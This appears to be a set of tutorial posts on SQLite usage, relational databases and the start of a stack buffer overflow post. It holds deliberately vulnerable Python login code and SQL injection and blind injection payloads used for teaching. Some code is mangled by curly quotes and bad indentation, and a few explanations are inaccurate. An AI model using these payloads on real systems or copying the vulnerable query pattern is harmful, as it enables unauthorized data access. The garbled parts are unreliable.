Author: Giga Alqeeq

  • SQLite

    SQLite3

    SQLite is a lightweight disk-based database library written in C. You can use the SQLite3 binary directly from the command line interface after installing it or the SQLite3 Python module that’s built-in.

    Command-Line Interface

    sqlite>

    Python

    import sqlite3

    Create a Database

    The .connect()method is used to connect to the local database or create a new one if the file does not exist

    Command-Line Interface

    sqlite> .open database.db # Open (or create if it doesn’t exist) a SQLite database file named ‘database.db’
    sqlite> .quit # Exit the SQLite command-line interface

    sqlite> .open database.db
    sqlite> .quit

    Python

    from sqlite3 import connect # Import the connect function from sqlite3 to interact with SQLite databases
    from contextlib import closing # Import closing from contextlib to ensure the connection is properly closed

    with closing(connect(“database.db”,isolation_level=None)) as conn: # Use a context manager to automatically close the database connection when done
        pass # ‘pass’ is just a placeholder; replace with actual DB operations

    from sqlite3 import connect
    from contextlib import closing

    with closing(connect("database.db",isolation_level=None)) as conn:
        pass

    Drop a Table

    To drop a table, use the DROP TABLE keyword and table name,

    Command-Line Interface

    sqlite> .open database.db # Open (or create if it doesn’t exist) a SQLite database file named ‘database.db’
    sqlite> DROP TABLE IF EXISTS test; # Delete the table named ‘test’ if it exists 
    sqlite> .quit # Exit the SQLite command-line interface

    sqlite> .open database.db
    sqlite> DROP TABLE IF EXISTS test;
    sqlite> .quit

    Python

    from sqlite3 import connect # Import the connect function from sqlite3 to interact with SQLite databases
    from contextlib import closing # Import closing from contextlib to ensure the connection is properly closed

    with closing(connect(“database.db”,isolation_level=None)) as conn: # Use a context manager to automatically close the database connection when done
        conn.execute(“DROP TABLE IF EXISTS users”) # Delete the table named ‘test’ if it exists 

    from sqlite3 import connect
    from contextlib import closing

    with closing(connect("database.db",isolation_level=None)) as conn:
        conn.execute("DROP TABLE IF EXISTS users")

    Create a Table

    To create a table, use the CREATE TABLE keyword and table name, you also need to define the table columns and their types or properties

    Command-Line Interface

    sqlite> .open database.db # Open (or create if it doesn’t exist) a SQLite database file named ‘database.db’
    sqlite> DROP TABLE IF EXISTS test; # Delete the table named ‘test’ if it exists 
    sqlite> CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text); # Create a table named ‘users’ if it doesn’t already exist, column ‘id’: stores a numeric identifier for each user, column ‘user’: stores the username as text, column ‘hash’: stores the password hash as text
    sqlite> .quit # Exit the SQLite command-line interface

    sqlite> .open database.db
    sqlite> DROP TABLE IF EXISTS users;
    sqlite> CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text);
    sqlite> .quit

    Python

    from sqlite3 import connect # Import the connect function from sqlite3 to interact with SQLite databases
    from contextlib import closing # Import closing from contextlib to ensure the connection is properly closed

    with closing(connect(“database.db”,isolation_level=None)) as conn: # Use a context manager to automatically close the database connection when done
        conn.execute(“DROP TABLE IF EXISTS users”) # Delete the table named ‘test’ if it exists 
        conn.execute(“CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)”) # Create a table named ‘users’ if it doesn’t already exist, column ‘id’: stores a numeric identifier for each user, column ‘user’: stores the username as text, column ‘hash’: stores the password hash as text

    from sqlite3 import connect
    from contextlib import closing

    with closing(connect("database.db",isolation_level=None)) as conn:
    conn.execute("DROP TABLE IF EXISTS users")
    conn.execute("CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)")

    List All Tables

    To review all tables in a database, you can get the users table from sqlite_master using the SELECT keyword

    Command-Line Interface

    sqlite> .open database.db # Open (or create if it doesn’t exist) a SQLite database file named ‘database.db’
    sqlite> DROP TABLE IF EXISTS test; # Delete the table named ‘test’ if it exists 
    sqlite> CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text); # Create a table named ‘users’ if it doesn’t already exist, column ‘id’: stores a numeric identifier for each user, column ‘user’: stores the username as text, column ‘hash’: stores the password hash as text
    sqlite> SELECT name FROM sqlite_master WHERE type=’table’; #Query the SQLite system table ‘sqlite_master’ to list all tables in the database
    sqlite> .quit # Exit the SQLite command-line interface

    sqlite> .open database.db
    sqlite> DROP TABLE IF EXISTS users;
    sqlite> CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text);
    sqlite> SELECT name FROM sqlite_master WHERE type='table';
    sqlite> .quit

    Python

    from sqlite3 import connect # Import the connect function from sqlite3 to interact with SQLite databases
    from contextlib import closing # Import closing from contextlib to ensure the connection is properly closed

    with closing(connect(“database.db”,isolation_level=None)) as conn: # Use a context manager to automatically close the database connection when done
        conn.execute(“DROP TABLE IF EXISTS users”) # Delete the table named ‘test’ if it exists 
        conn.execute(“CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)”) # Create a table named ‘users’ if it doesn’t already exist, column ‘id’: stores a numeric identifier for each user, column ‘user’: stores the username as text, column ‘hash’: stores the password hash as text
        print(conn.execute(“SELECT name FROM sqlite_master WHERE type=’table’”).fetchall()) #Query the SQLite system table ‘sqlite_master’ to list all tables in the database

    from sqlite3 import connect
    from contextlib import closing

    with closing(connect("database.db",isolation_level=None)) as conn:
    conn.execute("DROP TABLE IF EXISTS users")
    conn.execute("CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)")
      print(conn.execute("SELECT name FROM sqlite_master WHERE type='table'").fetchall())

    Insert Into a Table

    To add new data, use the INSERT keyword (Always parameterized, you do not want to create SQL injection)

    Command-Line Interface

    sqlite> .open database.db # Open (or create if it doesn’t exist) a SQLite database file named ‘database.db’
    sqlite> DROP TABLE IF EXISTS test; # Delete the table named ‘test’ if it exists 
    sqlite> CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text); # Create a table named ‘users’ if it doesn’t already exist, column ‘id’: stores a numeric identifier for each user, column ‘user’: stores the username as text, column ‘hash’: stores the password hash as text
    sqlite> INSERT into users(id ,user, hash) values(1, “john”, “e66860546f18”); # Insert a new row into the ‘users’ table 
    sqlite> INSERT into users(id, user, hash) values(2, “jane”, “cdbbcd86b35e”); # Insert a new row into the ‘users’ table 
    sqlite> .quit # Exit the SQLite command-line interface

    sqlite> .open database.db
    sqlite> DROP TABLE IF EXISTS users;
    sqlite> CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text);
    sqlite> INSERT into users(id ,user, hash) values(1, "john", "e66860546f18");
    sqlite> INSERT into users(id, user, hash) values(2, "jane", "cdbbcd86b35e");
    sqlite> .quit

    Python

    from sqlite3 import connect # Import the connect function from sqlite3 to interact with SQLite databases
    from contextlib import closing # Import closing from contextlib to ensure the connection is properly closed

    with closing(connect(“database.db”,isolation_level=None)) as conn: # Use a context manager to automatically close the database connection when done
        conn.execute(“DROP TABLE IF EXISTS users”) # Delete the table named ‘test’ if it exists 
        conn.execute(“CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)”) # Create a table named ‘users’ if it doesn’t already exist, column ‘id’: stores a numeric identifier for each user, column ‘user’: stores the username as text, column ‘hash’: stores the password hash as text
        conn.execute(“INSERT into users(id ,user, hash) values(?,?, ?)”, (1,”john”, “e66860546f18”)) # Insert a new row into the ‘users’ table 
        conn.execute(“INSERT into users(id, user, hash) values(?,?, ?)”, (2,”jane”, “cdbbcd86b35e”)) # Insert a new row into the ‘users’ table 

    from sqlite3 import connect
    from contextlib import closing

    with closing(connect("database.db",isolation_level=None)) as conn:
    conn.execute("DROP TABLE IF EXISTS users")
    conn.execute("CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)")
        conn.execute("INSERT into users(id ,user, hash) values(?,?, ?)", (1,"john", "e66860546f18"))
        conn.execute("INSERT into users(id, user, hash) values(?,?, ?)", (2,"jane", "cdbbcd86b35e"))

    Fetching Results

    To all results from the database,  use the SELECT keyword and .fetchall() or use can fetch one result the SELECT keyword and .fetchone()

    Command-Line Interface

    sqlite> .open database.db # Open (or create if it doesn’t exist) a SQLite database file named ‘database.db’
    sqlite> DROP TABLE IF EXISTS test; # Delete the table named ‘test’ if it exists 
    sqlite> CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text); # Create a table named ‘users’ if it doesn’t already exist, column ‘id’: stores a numeric identifier for each user, column ‘user’: stores the username as text, column ‘hash’: stores the password hash as text
    sqlite> INSERT into users(id ,user, hash) values(1, “john”, “e66860546f18”); # Insert a new row into the ‘users’ table 
    sqlite> INSERT into users(id, user, hash) values(2, “jane”, “cdbbcd86b35e”); # Insert a new row into the ‘users’ table
    sqlite> SELECT * FROM users; # Select all columns and all rows from the ‘users’ table 
    sqlite> .quit # Exit the SQLite command-line interface

    sqlite> .open database.db
    sqlite> DROP TABLE IF EXISTS users;
    sqlite> CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text);
    sqlite> INSERT into users(id ,user, hash) values(1, "john", "e66860546f18");
    sqlite> INSERT into users(id, user, hash) values(2, "jane", "cdbbcd86b35e");
    sqlite> SELECT * FROM users;
    sqlite> .quit

    Python

    from sqlite3 import connect # Import the connect function from sqlite3 to interact with SQLite databases
    from contextlib import closing # Import closing from contextlib to ensure the connection is properly closed

    with closing(connect(“database.db”,isolation_level=None)) as conn: # Use a context manager to automatically close the database connection when done
        conn.execute(“DROP TABLE IF EXISTS users”) # Delete the table named ‘test’ if it exists 
        conn.execute(“CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)”) # Create a table named ‘users’ if it doesn’t already exist, column ‘id’: stores a numeric identifier for each user, column ‘user’: stores the username as text, column ‘hash’: stores the password hash as text
        conn.execute(“INSERT into users(id ,user, hash) values(?,?, ?)”, (1,”john”, “e66860546f18”)) # Insert a new row into the ‘users’ table 
        conn.execute(“INSERT into users(id, user, hash) values(?,?, ?)”, (2,”jane”, “cdbbcd86b35e”)) # Insert a new row into the ‘users’ table
        print(conn.execute(“SELECT * FROM users”).fetchall()) # Select all columns and all rows from the ‘users’ table 

    from sqlite3 import connect
    from contextlib import closing

    with closing(connect("database.db",isolation_level=None)) as conn:
    conn.execute("DROP TABLE IF EXISTS users")
    conn.execute("CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)")
        conn.execute("INSERT into users(id ,user, hash) values(?,?, ?)", (1,"john", "e66860546f18"))
        conn.execute("INSERT into users(id, user, hash) values(?,?, ?)", (2,"jane", "cdbbcd86b35e"))
        print(conn.execute("SELECT * FROM users").fetchall())

    Output

    [(1, 'john', 'e66860546f18'), (2, 'jane', 'cdbbcd86b35e')]

    Find Data

    You can fetch a specific data using the WHERE keyword

    Command-Line Interface

    sqlite> .open database.db # Open (or create if it doesn’t exist) a SQLite database file named ‘database.db’
    sqlite> DROP TABLE IF EXISTS test; # Delete the table named ‘test’ if it exists 
    sqlite> CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text); # Create a table named ‘users’ if it doesn’t already exist, column ‘id’: stores a numeric identifier for each user, column ‘user’: stores the username as text, column ‘hash’: stores the password hash as text
    sqlite> INSERT into users(id ,user, hash) values(1, “john”, “e66860546f18”); # Insert a new row into the ‘users’ table 
    sqlite> INSERT into users(id, user, hash) values(2, “jane”, “cdbbcd86b35e”); # Insert a new row into the ‘users’ table
    sqlite> SELECT * FROM users WHERE id=2; # Select all columns from the ‘users’ table where the user’s id is 2
    sqlite> .quit # Exit the SQLite command-line interface

    sqlite> .open database.db
    sqlite> DROP TABLE IF EXISTS users;
    sqlite> CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text);
    sqlite> INSERT into users(id ,user, hash) values(1, "john", "e66860546f18");
    sqlite> INSERT into users(id, user, hash) values(2, "jane", "cdbbcd86b35e");
    sqlite> SELECT * FROM users WHERE id=2;
    sqlite> .quit

    Python

    from sqlite3 import connect # Import the connect function from sqlite3 to interact with SQLite databases
    from contextlib import closing # Import closing from contextlib to ensure the connection is properly closed

    with closing(connect(“database.db”,isolation_level=None)) as conn: # Use a context manager to automatically close the database connection when done
        conn.execute(“DROP TABLE IF EXISTS users”) # Delete the table named ‘test’ if it exists 
        conn.execute(“CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)”) # Create a table named ‘users’ if it doesn’t already exist, column ‘id’: stores a numeric identifier for each user, column ‘user’: stores the username as text, column ‘hash’: stores the password hash as text
        conn.execute(“INSERT into users(id ,user, hash) values(?,?, ?)”, (1,”john”, “e66860546f18”)) # Insert a new row into the ‘users’ table 
        conn.execute(“INSERT into users(id, user, hash) values(?,?, ?)”, (2,”jane”, “cdbbcd86b35e”)) # Insert a new row into the ‘users’ table
        print(conn.execute(“SELECT * FROM users WHERE id=2”).fetchall()) # Select all columns and all rows from the ‘users’ table 

    from sqlite3 import connect
    from contextlib import closing

    with closing(connect("database.db",isolation_level=None)) as conn:
    conn.execute("DROP TABLE IF EXISTS users")
    conn.execute("CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)")
        conn.execute("INSERT into users(id ,user, hash) values(?,?, ?)", (1,"john", "e66860546f18"))
        conn.execute("INSERT into users(id, user, hash) values(?,?, ?)", (2,"jane", "cdbbcd86b35e"))
    print(conn.execute("SELECT * FROM users WHERE id=2").fetchall())

    Output

    (2, 'jane', 'cdbbcd86b35e')

    Delete Data

    You can delete data by using the DELETE keyword

    Command-Line Interface

    sqlite> .open database.db # Open (or create if it doesn’t exist) a SQLite database file named ‘database.db’
    sqlite> DROP TABLE IF EXISTS test; # Delete the table named ‘test’ if it exists 
    sqlite> CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text); # Create a table named ‘users’ if it doesn’t already exist, column ‘id’: stores a numeric identifier for each user, column ‘user’: stores the username as text, column ‘hash’: stores the password hash as text
    sqlite> INSERT into users(id ,user, hash) values(1, “john”, “e66860546f18”); # Insert a new row into the ‘users’ table 
    sqlite> INSERT into users(id, user, hash) values(2, “jane”, “cdbbcd86b35e”); # Insert a new row into the ‘users’ table
    sqlite> DELETE from users WHERE id=1; # Delete rows from the ‘users’ table where the id equals 1
    sqlite> SELECT * FROM users; # Select all columns and all rows from the ‘users’ table
    sqlite> .quit # Exit the SQLite command-line interface

    sqlite> .open database.db
    sqlite> DROP TABLE IF EXISTS users;
    sqlite> CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text);
    sqlite> INSERT into users(id ,user, hash) values(1, "john", "e66860546f18");
    sqlite> INSERT into users(id, user, hash) values(2, "jane", "cdbbcd86b35e");
    sqlite> DELETE from users WHERE id=1
    sqlite> SELECT * FROM users;
    sqlite> .quit

    Python

    from sqlite3 import connect # Import the connect function from sqlite3 to interact with SQLite databases
    from contextlib import closing # Import closing from contextlib to ensure the connection is properly closed

    with closing(connect(“database.db”,isolation_level=None)) as conn: # Use a context manager to automatically close the database connection when done
        conn.execute(“DROP TABLE IF EXISTS users”) # Delete the table named ‘test’ if it exists 
        conn.execute(“CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)”) # Create a table named ‘users’ if it doesn’t already exist, column ‘id’: stores a numeric identifier for each user, column ‘user’: stores the username as text, column ‘hash’: stores the password hash as text
        conn.execute(“INSERT into users(id ,user, hash) values(?,?, ?)”, (1,”john”, “e66860546f18”)) # Insert a new row into the ‘users’ table 
        conn.execute(“INSERT into users(id, user, hash) values(?,?, ?)”, (2,”jane”, “cdbbcd86b35e”)) # Insert a new row into the ‘users’ table
        conn.execute(“DELETE from users WHERE id=1”) # Delete rows from the ‘users’ table where the id equals 1 
        print(conn.execute(“SELECT * FROM users”).fetchall()) # Select all columns and all rows from the ‘users’ table

    from sqlite3 import connect
    from contextlib import closing

    with closing(connect("database.db",isolation_level=None)) as conn:
    conn.execute("DROP TABLE IF EXISTS users")
    conn.execute("CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)")
        conn.execute("INSERT into users(id ,user, hash) values(?,?, ?)", (1,"john", "e66860546f18"))
        conn.execute("INSERT into users(id, user, hash) values(?,?, ?)", (2,"jane", "cdbbcd86b35e"))
        conn.execute("DELETE from users WHERE id=1")
        print(conn.execute("SELECT * FROM users").fetchall())

    Output

    [(2, 'jane', 'cdbbcd86b35e')]

    User Input (SQL Injection)

    A threat actor can construct a malicious query and use it to perform an authorized action (This happens because of format string/string concatenation)

    Command-Line Interface

    sqlite> .open database.db # Open (or create if it doesn’t exist) a SQLite database file named ‘database.db’
    sqlite> DROP TABLE IF EXISTS test; # Delete the table named ‘test’ if it exists 
    sqlite> CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text); # Create a table named ‘users’ if it doesn’t already exist, column ‘id’: stores a numeric identifier for each user, column ‘user’: stores the username as text, column ‘hash’: stores the password hash as text
    sqlite> INSERT into users(id ,user, hash) values(1, “john”, “e66860546f18”); # Insert a new row into the ‘users’ table 
    sqlite> INSERT into users(id, user, hash) values(2, “jane”, “cdbbcd86b35e”); # Insert a new row into the ‘users’ table
    sqlite> SELECT * FROM users WHERE user=” or ”=” AND hash=” or ”=”; # Select all columns from ‘users’ table, the WHERE clause is crafted to always be TRUE
    sqlite> .quit # Exit the SQLite command-line interface

    sqlite> .open database.db
    sqlite> DROP TABLE IF EXISTS users;
    sqlite> CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text);
    sqlite> INSERT into users(id ,user, hash) values(1, "john", "e66860546f18");
    sqlite> INSERT into users(id, user, hash) values(2, "jane", "cdbbcd86b35e");
    sqlite> SELECT * FROM users WHERE user='' or ''='' AND hash='' or ''='';
    sqlite> .quit

    Python

    from sqlite3 import connect # Import the connect function from sqlite3 to interact with SQLite databases
    from contextlib import closing # Import closing from contextlib to ensure the connection is properly closed
    temp_user = input(“Enter username: “) # Prompt the user to enter a username
    temp_hash = input(“Enter password: “) # Prompt the user to enter a password (Usually, there will be a function to hash the password, it’s removed from here)
    with closing(connect(“database.db”,isolation_level=None)) as conn: # Use a context manager to automatically close the database connection when done
        conn.execute(“DROP TABLE IF EXISTS users”) # Delete the table named ‘test’ if it exists 
        conn.execute(“CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)”) # Create a table named ‘users’ if it doesn’t already exist, column ‘id’: stores a numeric identifier for each user, column ‘user’: stores the username as text, column ‘hash’: stores the password hash as text
        conn.execute(“INSERT into users(id ,user, hash) values(?,?, ?)”, (1,”john”, “e66860546f18”)) # Insert a new row into the ‘users’ table 
        conn.execute(“INSERT into users(id, user, hash) values(?,?, ?)”, (2,”jane”, “cdbbcd86b35e”)) # Insert a new row into the ‘users’ table
        print(conn.execute(“SELECT * FROM users WHERE user=’%s’ AND hash=’%s’” % (temp_user,temp_hash)).fetchall()) # Execute a SQL query using string formatting to insert user-controlled values 

    from sqlite3 import connect
    from contextlib import closing
    temp_user = input("Enter username: ")
    temp_hash = input("Enter password: ")
    with closing(connect("database.db",isolation_level=None)) as conn:
    conn.execute("DROP TABLE IF EXISTS users")
      conn.execute("CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)")
        conn.execute("INSERT into users(id ,user, hash) values(?,?, ?)", (1,"john", "e66860546f18"))
        conn.execute("INSERT into users(id, user, hash) values(?,?, ?)", (2,"jane", "cdbbcd86b35e"))
        print(conn.execute("SELECT * FROM users WHERE user='%s' AND hash='%s'" % (temp_user,temp_hash)).fetchall())

    Malicious statement

    If a use enter ' or ''=' for both username and password, the 

    SELECT * FROM users WHERE user='' or ''='' AND hash='' or ''=''

    Which will always be true, break the WHERE clause down:

    user='' OR ''='' → FALSE OR TRUE → TRUE
    hash='' OR ''='' → FALSE OR TRUE → TRUE

    Output

    The result is every row in the users table is returned, regardless of username or hash.

    [(1, 'john', 'e66860546f18'), (2, 'jane', 'cdbbcd86b35e')]

    User Input (Blind SQL Injection)

    A threat actor can construct a malicious query and use it to perform an authorized action without getting error messages regarding the injection (This happens because of format string/string concatenation)

    Command-Line Interface

    sqlite> .open database.db # Open (or create if it doesn’t exist) a SQLite database file named ‘database.db’
    sqlite> DROP TABLE IF EXISTS test; # Delete the table named ‘test’ if it exists 
    sqlite> CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text); # Create a table named ‘users’ if it doesn’t already exist, column ‘id’: stores a numeric identifier for each user, column ‘user’: stores the username as text, column ‘hash’: stores the password hash as text
    sqlite> INSERT into users(id ,user, hash) values(1, “john”, “e66860546f18”); # Insert a new row into the ‘users’ table 
    sqlite> INSERT into users(id, user, hash) values(2, “jane”, “cdbbcd86b35e”); # Insert a new row into the ‘users’ table
    sqlite> SELECT * FROM users WHERE user=” OR (SELECT COUNT(*) FROM users) > 0 — AND hash=’test’; # Determine if table users exists using only true/false behavior (e.g., login success vs failure).
    sqlite> .quit # Exit the SQLite command-line interface

    sqlite> .open database.db
    sqlite> DROP TABLE IF EXISTS users;
    sqlite> CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text);
    sqlite> INSERT into users(id ,user, hash) values(1, "john", "e66860546f18");
    sqlite> INSERT into users(id, user, hash) values(2, "jane", "cdbbcd86b35e");
    sqlite> SELECT * FROM users WHERE user='' OR (SELECT COUNT(*) FROM users) > 0 -- AND hash='test';
    sqlite> .quit

    Python

    from sqlite3 import connect # Import the connect function from sqlite3 to interact with SQLite databases
    from contextlib import closing # Import closing from contextlib to ensure the connection is properly closed
    temp_user = input(“Enter username: “) # Prompt the user to enter a username
    temp_hash = input(“Enter password: “) # Prompt the user to enter a password (Usually, there will be a function to hash the password, it’s removed from here)
    with closing(connect(“database.db”,isolation_level=None)) as conn: # Use a context manager to automatically close the database connection when done
        conn.execute(“DROP TABLE IF EXISTS users”) # Delete the table named ‘test’ if it exists 
        conn.execute(“CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)”) # Create a table named ‘users’ if it doesn’t already exist, column ‘id’: stores a numeric identifier for each user, column ‘user’: stores the username as text, column ‘hash’: stores the password hash as text
        conn.execute(“INSERT into users(id ,user, hash) values(?,?, ?)”, (1,”john”, “e66860546f18”)) # Insert a new row into the ‘users’ table 
        conn.execute(“INSERT into users(id, user, hash) values(?,?, ?)”, (2,”jane”, “cdbbcd86b35e”)) # Insert a new row into the ‘users’ table
        result = conn.execute(“SELECT * FROM users WHERE user=’%s’ AND hash=’%s’” % (temp_user,temp_hash)).fetchone() # Determine if table users exists using only true/false behavior (e.g., login success vs failure). 
        if result: # If a row is returned
            print(“Login successful”) # Show the successful message 
        else: # If there is no row
            print(“Login failed”) # Show the failed message 

    from sqlite3 import connect
    from contextlib import closing
    temp_user = input("Enter username: ")
    temp_hash = input("Enter password: ")
    with closing(connect("database.db",isolation_level=None)) as conn:
        conn.execute("DROP TABLE IF EXISTS users")
        conn.execute("CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)")
        conn.execute("INSERT into users(id ,user, hash) values(?,?, ?)", (1,"john", "e66860546f18"))
        conn.execute("INSERT into users(id, user, hash) values(?,?, ?)", (2,"jane", "cdbbcd86b35e"))
      result = conn.execute("SELECT * FROM users WHERE user='%s' AND hash='%s'" % (temp_user,temp_hash)).fetchone()
        if result:
            print("Login successful")
        else:
            print("Login failed")

    Malicious statement

    If a use enter ' OR (SELECT COUNT(*) FROM users) > 0 -- for the username and any password, it will count how many rows exist in the users table. If at least one user exists, this expression evaluates to TRUE.

    SELECT * FROM users WHERE user='' OR (SELECT COUNT(*) FROM users) > 0 -- AND hash='test'

    Output

    It will show login successful which indicates the users table does exist.

    Login successful

    If a use enter ' OR (SELECT COUNT(*) FROM userx) > 0 -- for the username and any password, it will count how many rows exist in the users table. If at least one user exists, this expression evaluates to TRUE.

    SELECT * FROM users WHERE user='' OR (SELECT COUNT(*) FROM userx) > 0 -- AND hash='test'

    Output

    It will show login successful which indicates the users table does exist.

    Login failed

    Insecure Design

    A threat actor may use any ID to retrieve user info (The logic receives users by incremental ids)

    from sqlite3 import connect # Import the connect function from sqlite3 to interact with SQLite databases
    from contextlib import closing # Import closing from contextlib to ensure the connection is properly closed
    temp_id = input(“Enter id: “) # Prompt the user to enter a id
    with closing(connect(“database.db”,isolation_level=None)) as conn: # Use a context manager to automatically close the database connection when done
        conn.execute(“DROP TABLE IF EXISTS users”) # Delete the table named ‘test’ if it exists 
        conn.execute(“CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)”) # Create a table named ‘users’ if it doesn’t already exist, column ‘id’: stores a numeric identifier for each user, column ‘user’: stores the username as text, column ‘hash’: stores the password hash as text
        conn.execute(“INSERT into users(id ,user, hash) values(?,?, ?)”, (1,”john”, “e66860546f18”)) # Insert a new row into the ‘users’ table 
        conn.execute(“INSERT into users(id, user, hash) values(?,?, ?)”, (2,”jane”, “cdbbcd86b35e”)) # Insert a new row into the ‘users’ table
        print(conn.execute(“SELECT * FROM users WHERE id=?”, (temp_id,)).fetchall()) # Safely query the users table for a specific id using a parameterized query

    from sqlite3 import connect
    from contextlib import closing
    temp_id = input("Enter id: ")
    with closing(connect("database.db",isolation_level=None)) as conn:
        conn.execute("DROP TABLE IF EXISTS users")
        conn.execute("CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)")
        conn.execute("INSERT into users(id ,user, hash) values(?,?, ?)", (1,"john", "e66860546f18"))
        conn.execute("INSERT into users(id, user, hash) values(?,?, ?)", (2,"jane", "cdbbcd86b35e"))
        print(conn.execute("SELECT * FROM users WHERE id=?", (temp_id,)).fetchall())

    Statement will be

    SELECT * FROM users WHERE id=1

    Output

    [(1, 'john', 'e66860546f18')]

    User Input (SQL/Blind SQL Injection)

    If you want to pass dynamic values to the SQL statement, make sure to use ? as a placeholder and pass the value in a tuple as (value,). The ? tells the db engine to properly escape the passed values. Escaping means that the value should be treated as string. E.g., if someone enters ' symbol which can be used to close a clause, the db engine will automatically escape it like this \'

    Python

    from sqlite3 import connect # Import the connect function from sqlite3 to interact with SQLite databases
    from contextlib import closing # Import closing from contextlib to ensure the connection is properly closed
    temp_user = input(“Enter username: “) # Prompt the user to enter a username
    temp_hash = input(“Enter password: “) # Prompt the user to enter a password (Usually, there will be a function to hash the password, it’s removed from here)
    with closing(connect(“database.db”,isolation_level=None)) as conn: # Use a context manager to automatically close the database connection when done
        conn.execute(“DROP TABLE IF EXISTS users”) # Delete the table named ‘test’ if it exists 
        conn.execute(“CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)”) # Create a table named ‘users’ if it doesn’t already exist, column ‘id’: stores a numeric identifier for each user, column ‘user’: stores the username as text, column ‘hash’: stores the password hash as text
        conn.execute(“INSERT into users(id ,user, hash) values(?,?, ?)”, (1,”john”, “e66860546f18”)) # Insert a new row into the ‘users’ table 
        conn.execute(“INSERT into users(id, user, hash) values(?,?, ?)”, (2,”jane”, “cdbbcd86b35e”)) # Insert a new row into the ‘users’ table
        print(conn.execute(“SELECT * FROM users WHERE user=? AND hash=?”, (temp_user,temp_hash,)).fetchall()) # Safely query the users table for a specific username and password using a parameterized query

    from sqlite3 import connect
    from contextlib import closing
    temp_user = input("Enter username: ")
    temp_hash = input("Enter password: ")
    with closing(connect("database.db",isolation_level=None)) as conn:
    conn.execute("DROP TABLE IF EXISTS users")
      conn.execute("CREATE TABLE IF NOT EXISTS users (id integer, user text, hash text)")
        conn.execute("INSERT into users(id ,user, hash) values(?,?, ?)", (1,"john", "e66860546f18"))
        conn.execute("INSERT into users(id, user, hash) values(?,?, ?)", (2,"jane", "cdbbcd86b35e"))
      print(conn.execute("SELECT * FROM users WHERE user=? AND hash=?", (temp_user,temp_hash,)).fetchall())

  • Relational Databases

    Relational databases

    Relational databases are a type of database that store data in a structured, table-based format. Each table consists of rows and columns, where each row represents a unique record and each column represents a specific attribute or field of that record. This organization allows data to be easily categorized, searched, and managed. The table-based structure ensures that information is stored consistently, making it simpler to maintain accuracy and integrity across the database.

    The relational aspect of these databases comes from their ability to link data across multiple tables using keys. A primary key uniquely identifies each record within a table, while a foreign key allows one table to reference data in another. This system of relationships enables complex queries and data retrieval, such as combining information from different tables or enforcing rules that maintain data consistency. By defining these relationships, relational databases can model real-world scenarios more effectively.

    Relational databases are managed using Relational Database Management Systems (RDBMS) such as MySQL, PostgreSQL, Oracle, and Microsoft SQL Server. These systems provide tools to insert, update, delete, and query data using Structured Query Language (SQL). They also offer features for security, backup, scalability, and transaction management, making them suitable for a wide range of applications, from small business systems to large-scale enterprise solutions. Their structured nature and robust management capabilities make relational databases one of the most widely used forms of data storage today.

    Example

    A table named users with two fixed columns, id (Integer 4 bytes), and user (Text, max 30 bytes) and hash (Text 12 bytes)

    +----+------+---------------+
    | id | user | hash |
    +----+------+---------------+
    | 1 | john | e66860546f18 |
    +----+------+---------------+
    | 2 | jane | cdbbcd86b35e |
    +----+------+---------------+

    Relational databases (Pros and Cons)

    • Pros of Relational Databases
      • Structured and Organized
        • Data is stored in tables with rows and columns, making it easy to understand and manage.
      • Data Integrity
        • Primary and foreign keys enforce unique records and consistent relationships between tables.
      • Flexible Queries
        • SQL allows complex queries, joins, aggregations, and data retrieval across multiple tables.
      • Consistency
        • ACID (Atomicity, Consistency, Isolation, Durability) properties ensure reliable transactions.
      • Scalability for Many Applications
        • Suitable for small to large systems, from business applications to enterprise-level solutions.
      • Security and Access Control
        • RDBMS systems provide user permissions, authentication, and auditing features.
      • Mature Tools and Support
        • Popular systems like MySQL, PostgreSQL, Oracle, and SQL Server have extensive documentation and community support.
    • Cons of Relational Databases
      • Complexity
        • Designing a relational schema with proper relationships can be challenging.
      • Performance Issues at Large Scale
        • Large datasets with many joins can slow down queries, especially in highly transactional environments.
      • Rigid Schema
        • Changes to table structures (like adding new columns) can be cumbersome and require careful planning.
      • Less Suitable for Unstructured Data
        • Storing images, videos, logs, or JSON-like data can be inefficient.
      • Scalability Limitations
        • Horizontal scaling (sharding) is more complex compared to some NoSQL databases.
      • Cost
        • Enterprise RDBMS licenses (like Oracle or SQL Server) can be expensive.
  • Stack‑based Buffer Overflow

    Stack‑based Buffer Overflow

    A stack‑based buffer overflow happens when a program writes more data into a stack‑allocated buffer than it was designed to hold. Because the stack stores important control data (like return addresses), overflowing a buffer can overwrite that data and change how the program executes.

    The following code contains a function named hidden that is never called during normal execution. However, a threat actor could exploit a stack‑based buffer overflow to redirect execution flow and invoke this function that lists the files in the current directory.

    #include <stdio.h> // Provides printf(), gets()
    #include <stdlib.h>// Provides system(), exit()
